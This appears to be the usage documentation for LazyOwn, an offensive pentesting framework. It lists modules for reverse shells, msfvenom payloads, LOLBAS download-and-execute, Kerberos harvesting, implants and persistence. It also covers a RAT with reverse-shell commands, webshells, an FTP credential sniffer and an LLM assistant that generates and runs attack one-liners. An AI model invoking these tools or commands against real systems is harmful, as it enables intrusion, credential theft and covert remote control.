acknowledgeicmp  cron                graph             list          sh
addhosts         decode              h                 load_session  show
aliass           download_resources  hex_to_plaintext  nano          sys
assign           encode              ignorearp         news          tab
banner           encoderpayload      ignoreicmp        payload       urldecode
base64decode     encodewinbase64     ip                pwd           urlencode
base64encode     exit                ip2asn            qa            v
check_update     fixel               ip2hex            rhost
clean            fixperm             kick              rot
clock            gencert             lazyscript        rotf

13. Lua Plugin
──────────────
generate_c_reverse_shell          lolbas_certutil_download_exec
generate_cleanup_commands         lolbas_certutil_exe
generate_html_payload             lolbas_mshta_js
generate_lateral_command          lolbas_mshta_reverse_shell
generate_linux_asm_reverse_shell  lolbas_rundll32_dll
generate_linux_raw_shellcode      lolbas_wmic_xsl_execution
generate_lolbird                  parse_nmap_with_xmlstarlet
generate_msfvenom_loader          run_nuclei_on_nmap_files
generate_msfvenom_loader_windows  run_python_rev_c2
generate_reverse_shell            rundll32_sct_from_url
generate_stub                     validate_shellcode
kerberos_harvest                  visualize_network
lolbas_bitsadmin_exe

14. Yaml Addon.
───────────────
AdaptixC2                 GoPEInjection      OverRide
agentzero                 gosearch           peeko
argfuscator               gui                pretender
ATTPwn                    gui2               PTMultiTools
AuroraPatch               hack_browser_data  PTMultiTools_scan
banner_tool               hellbird           PyinMemoryPE
bbr                       hive               pyrit
beacon                    hooka_linux_amd64  raven
blacksandbeacon           hostdiscover       ridenum
blacksandbeacon_bof       kivi_revshell      setoolkit
cgoblin_windows           laps               ShadowLink
Clematis                  lazyaddon_creator  shellcode_custom_win_rev_tcp_xored
commix2                   lazyagentAi        SigPloit
copy-fail-CVE-2026-31431  lazybinenc         spoonmap
CVE-2022-22077            lazyftpsniff       stratus_detonate
CVE_2025_24071_PoC        LazyLoader         stratus_list
demiguise                 lazymapd           toposwarm
ebird3                    lazyownbt          unicorn
evilginx2                 LazyOwnExplorer    upxdump
gcr                       llm                vulnbot
gemini-cli                NullGate           vulnbot_groq
gen_dll_rev               oniux              vulnhuntr
Get_ReverseShell          opencode_adapter   watchguard
githubot                  orpheus            wspcoerce
gomulti_loader_linux
gomulti_loader_windows

15. Adversary YAML.
───────────────────
amsi_c            implant_nim_nim  infect_c     pid_c
implant_crypt_go  implant_rust_rs  persist_ps1  shell_c

16. Artificial Intelligence
───────────────────────────
ai_toggle

Uncategorized Commands
──────────────────────
addalias          gobuster_dns   ipy             ollama_enum   set
alias             gobuster_http  listaliases     pop           shell
edit              gobuster_web   macro           quit          shortcuts
EOF               help           nikto_host      rrhost        subwfuzz_tool
ffuf_enumeration  history        notify          run_pyscript
ffuf_tool         ipp            nuclei_ad_http  run_script

┌─[👤grisun0 (LazyOwn👽kali) ~/home/grisun0/LazyOwn][127.0.0.1][http://VariaType.htb] 🌐192.168.1.120 ✗ feature/lazyllmchat-assistant (🐍env)
└╼ $
LazyOwn> assign binary_name my_binary
LazyOwn> assign rhost 192.168.1.100
LazyOwn> assign api_key my_api_key
LazyOwn> run lazysearch
LazyOwn> run lazynmap
LazyOwn> exit

For searching within the scraped database obtained from GTFOBins.
python3 lazysearch.py binario_a_buscar
Additional Features and Enhancements: AutocompleteEntry:
A filter has been added to remove None values from the autocomplete list. New Attack Vector:
A "New Attack Vector" button has been added to the main interface. Functionality has been implemented to add a new attack vector and save the updated data in Parquet files. Export to CSV:
A "Export to CSV" button has been added to the main interface. Functionality has been implemented to export DataFrame data to a user-selected CSV file. Usage:
Add a New Attack Vector: Click the "New Attack Vector" button, fill in the fields, and save. Export to CSV: Click the "Export to CSV" button and select the location to save the CSV file. New Function scan_system_for_binaries:
Implements system-wide binary searches using the file command to determine if a file is binary. Uses os.walk to traverse the file system. Results are displayed in a new window within the GUI. Button to Search for Binaries:
A "Search System for Binaries" button has been added to the main interface, which calls the scan_system_for_binaries function. Note:
The is_binary function uses the Unix file command to determine if a file is a binary executable. If you are on a different operating system, you will need to adjust this method for compatibility. This implementation can be resource-intensive as it traverses the entire file system. You may consider adding additional options to limit the search to specific directories or filter for certain file types.
python3 LazyOwnExplorer.py

python3 lazyown.py
If you want to update, we proceed as follows:
cd LazyOwn
rm parquets/*.csv
rm parquets/*.parquet
./update_db.sh

LazyOwn Webshell Collection is a collection of webshells for our framework, which allows us to establish a webshell on the machine where we run LazyOwn using various programming languages. Essentially, LazyOwn Webshell raises a web server within the modules directory, making it accessible via a web browser. This allows us to both make the modules available separately through the web and access the cgi-bin directory, where there are four shells: one in Bash, another in Perl, another in Python, and one in ASP, in case the target is a Windows machine.
lazywebshell
y listo ya podemos acceder a cualquiera de estas url:
Executes the `msfvenom` tool to generate a variety of payloads based on user input.

This function prompts the user to select a payload type from a predefined list and runs the corresponding
`msfvenom` command to create the desired payload. It handles tasks such as generating different types of
payloads for Linux, Windows, macOS, and Android systems, including optional encoding with Shikata Ga Nai for C payloads.

The generated payloads are moved to a `sessions` directory, where appropriate permissions are set. Additionally,
the payloads can be compressed using UPX for space efficiency. If the selected payload is an Android APK,
the function will also sign the APK and perform necessary post-processing steps.

:param line: Command line arguments for the script.
:return: None
run lazymsfvenom or venom


The Command & Control (C2) system enables remote operations through a server-client architecture with encrypted communications.
A file will be created in /tmp with the name binary_name set in the payload, initialized with gzip in memory, and using bash in the payload. To set the payload from the JSON, use the payload command to execute. Use:
lazypathhijacking

LazyOwn RAT is a simple yet powerful Remote Administration Tool. It features a screenshot function that captures the server's screen, an upload command that allows us to upload files to the compromised machine, and a C&C mode where commands can be sent to the server. It operates in two modes: client mode and server mode. There is no obfuscation, and the RAT is based on BasicRat. You can find it on GitHub at https://github.com/awesome-security/basicRAT and at https://github.com/hash3liZer/SillyRAT. Although the latter is much more comprehensive, I just wanted to implement screenshot capture, file uploads, and command sending. Perhaps in the future, I will add webcam viewing functionality, but that will come later.
usage: lazyownserver.py [-h] [--host HOST] [--port PORT] --key KEY
lazyownserver.py: error: the following arguments are required: --key

usage: lazyownclient.py [-h] --host HOST --port PORT --key KEY
lazyownclient.py: error: the following arguments are required: --host, --port, --key

LazyOwn> run lazyownclient
[?] lhost and lport and rat_key must be set

LazyOwn> run lazyownserver
[?] rhost and lport and rat_key must be set

luego los comandos son:

upload /path/to/file
donwload /path/to/file
screenshot
sysinfo
fix_xauth #to fix xauth xD
lazyownreverse 192.168.1.100 8888 #Reverse shell to 192.168.1.100 on port 8888 ready to C&C

LazyMeta Extract0r is a tool designed to extract metadata from various types of files, including PDF, DOCX, OLE files (such as DOC and XLS), and several image formats (JPG, JPEG, TIFF). This tool will traverse a specified directory, search for files with compatible extensions, extract the metadata, and save it to an output file.
[*] Iniciando: LazyMeta extract0r [;,;]
usage: lazyown_metaextract0r.py [-h] --path PATH lazyown_metaextract0r.py: error: the following arguments are required: --path
python3 lazyown_metaextract0r.py --path /home/user
A encryption method that allows us to both encrypt files and decrypt them if we have the key, of course.

encrypt path/to/file key # to encrypt
decrypt path/to/file.enc key #to decrypt

The use of Lazynmap provides us with an automated script for a target, in this case, 127.0.0.1, using Nmap. The script requires administrative permissions via sudo. It also includes a network discovery module to identify what is present in the IP segment you are in. Additionally, the script can now be called without parameters using the alias nmap or with the command run lazynmap.

./lazynmap.sh -t 127.0.0.1 # or in the cli just nmap
Discover the revolution in automating pentesting tasks with the LazyOwn GPT One Liner CLI Assistant! This incredible script is part of the LazyOwn tool suite, designed to make your life as a pentester more efficient and productive.
Key Features:
Intelligent Automation: Leverages the power of Groq and advanced natural language models to generate precise and efficient commands based on your specific needs. User-Friendly Interface: With a simple prompt, the assistant generates and executes one-liner scripts, drastically reducing the time and effort involved in creating complex commands. Continuous Improvement: Continuously transforms and optimizes its knowledge base to provide you with the best solutions, adapting to each situation. Simplified Debugging: Enable debug mode to obtain detailed information at every step, facilitating the identification and correction of errors. Seamless Integration: Works effortlessly within your workspace, harnessing the power of the Groq API to deliver quick and accurate responses. Security and Control:
Safe Error Handling: Intelligently detects and responds to execution errors, ensuring you maintain full control over each generated command. Controlled Execution: Before executing any command, it requests your confirmation, giving you peace of mind knowing exactly what is being executed on your system. Easy Configuration:
Set up your API key in seconds and start enjoying all the benefits offered by the LazyOwn GPT One Liner CLI Assistant. A quick start guide is available to help you configure and maximize the potential of this powerful tool.
Ideal for Pentesters and Developers:
Optimize Your Processes: Simplify and accelerate command generation in your security audits. Continuous Learning: The knowledge base is constantly updated and improved, always providing you with the latest best practices and solutions. With the LazyOwn GPT One Liner CLI Assistant, transform the way you work, making it faster, more efficient, and secure. Stop wasting time on repetitive and complex tasks, and focus on what truly matters: discovering and resolving vulnerabilities!
Join the pentesting revolution with LazyOwn and take your productivity to the next level!
[?] Usage: python lazygptcli.py --prompt "" [--debug]
[?] Options:
--prompt "The prompt for the programming task (required)." --debug, -d "Enables debug mode to display debug messages." --transform "Transforms the original knowledge base into an enhanced base using Groq." [?] Ensure you configure your API key before running the script: export GROQ_API_KEY=<your_api_key> [->] Visit: https://console.groq.com/docs/quickstart (not a sponsored link)
Requirements:
Python 3.x A valid Groq API key Steps to Obtain the Groq API Key: Visit Groq Console (https://console.groq.com/docs/quickstart) to register and obtain an API key.
export GROQ_API_KEY=<tu_api_key>
python3 lazygptcli.py --prompt "<tu prompt>" [--debug]

Provide the arguments as specified by the script's requests: The script will require the following arguments:
usage: lazyown_bprfuzzer.py [-h] --url URL [--method METHOD] [--headers HEADERS] [--params PARAMS] [--data DATA] [--json_data JSON_DATA] [--proxy_port PROXY_PORT] [-w WORDLIST] [-hc HIDE_CODE] --url: The URL to which the request will be sent (required). --method: The HTTP method to use, such as GET or POST (optional, default: GET). --headers: The request headers in JSON format (optional, default: {}). --params: The URL parameters in JSON format (optional, default: {}). --data: The form data in JSON format (optional, default: {}). --json_data: The JSON data for the request in JSON format (optional, default: {}). --proxy_port: The port for the internal proxy (optional, default: 8080). -w, --wordlist: The path to the wordlist for fuzzing mode (optional). -hc, --hide_code: The HTTP status code to hide in the output (optional). Make sure to provide the required arguments to ensure the script runs correctly.
python3 lazyown_bprfuzzer.py --url "http://example.com" --method POST --headers '{"Content-Type": "LAZYFUZZ"}'
Form 2: Advanced Usage
If you wish to take advantage of the advanced features of the script, such as request replay or fuzzing, follow these steps:
Request Replay:
To utilize the request replay functionality, provide the arguments as indicated earlier. During execution, the script will ask if you want to repeat the request. Enter 'y' to repeat or 'n' to terminate the repeater. Fuzzing:
To use the fuzzing functionality, make sure to provide a wordlist with the -w or --wordlist argument. The script will replace the word LAZYFUZZ in the URL and other data with the words from the provided wordlist. During execution, the script will display the results of each fuzzing iteration. These are the basic and advanced ways to use the lazyburp.py script. Depending on your needs, you can choose the method that best fits your specific situation.
python3 lazyown_bprfuzzer.py \                                                                                                           ─╯
    --url "http://127.0.0.1:80/LAZYFUZZ" \
    --method POST \
    --headers '{"User-Agent": "LAZYFUZZ"}' \
    --params '{"param1": "value1", "param2": "LAZYFUZZ"}' \
    --data '{"key1": "LAZYFUZZ", "key2": "value2"}' \
    --json_data '{"key3": "LAZYFUZZ"}' \
    --proxy_port 8080 \
    -w /usr/share/seclist/SecLists-master/Discovery/Variables/awesome-environment-variable-names.txt \
    -hc 501
python3 lazyown_bprfuzzer.py \                                                                                                           ─╯
    --url "http://127.0.0.1:80/LAZYFUZZ" \
    --method POST \
    --headers '{"User-Agent": "LAZYFUZZ"}' \
    --params '{"param1": "value1", "param2": "LAZYFUZZ"}' \
    --data '{"key1": "LAZYFUZZ", "key2": "value2"}' \
    --json_data '{"key3": "LAZYFUZZ"}' \
    --proxy_port 8080 \
    -w /usr/share/seclist/SecLists-master/Discovery/Variables/awesome-environment-variable-names.txt \
 Note: To use the dictionary, run the following command within /usr/share/seclists:
now the command 'getseclist' do that automated.
wget -c https://github.com/danielmiessler/SecLists/archive/master.zip -O SecList.zip \
&& unzip SecList.zip \
&& rm -f SecList.zip
This module is used to search for passwords on FTP servers across the network. Some may say that FTP is no longer used, but you would be surprised at the critical infrastructure environments I've seen with massive FTP services running on their servers. :)
assign device eth0
run lazyftpsniff

Listen
nc -nlvp 1337 #o el puerto que escojamos
